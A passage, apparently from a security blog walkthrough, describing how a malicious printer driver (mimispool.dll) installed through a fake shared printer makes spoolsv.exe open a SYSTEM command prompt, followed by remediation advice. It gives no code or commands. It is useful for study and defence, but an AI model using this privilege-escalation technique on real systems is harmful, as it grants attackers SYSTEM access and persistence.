
spoolsv.exe Process

The "*spoolsv.exe*" process will create the required registry keys locally that will map the arbitrary driver with the fake shared printer.




Spoolsv – Registry Key mimispool.dll

Once the installation of the network printer is finished the arbitrary code will executed on the system. By default the driver it is designed to open command prompt from the perspective of the SYSTEM user. The parent process has a PID of 1648.



Process cmd

Examining the processes of the system it is visible that the process with PID 1648 belongs to "*spoolsv.exe*" which proves how the privilege escalation has occurred.



Process spoolsv.exe

Initially the Print Spooler bug was used as a method to achieve local privilege escalation and remote code execution on domain controllers and servers. However it is also feasible to use this technique for local privilege escalation and persistence on Windows workstations and servers as well. Therefore remediation efforts should cover all the systems on the network and not only the domain controllers.

Watch Video At: https://youtu.be/ktqfhfIOyq0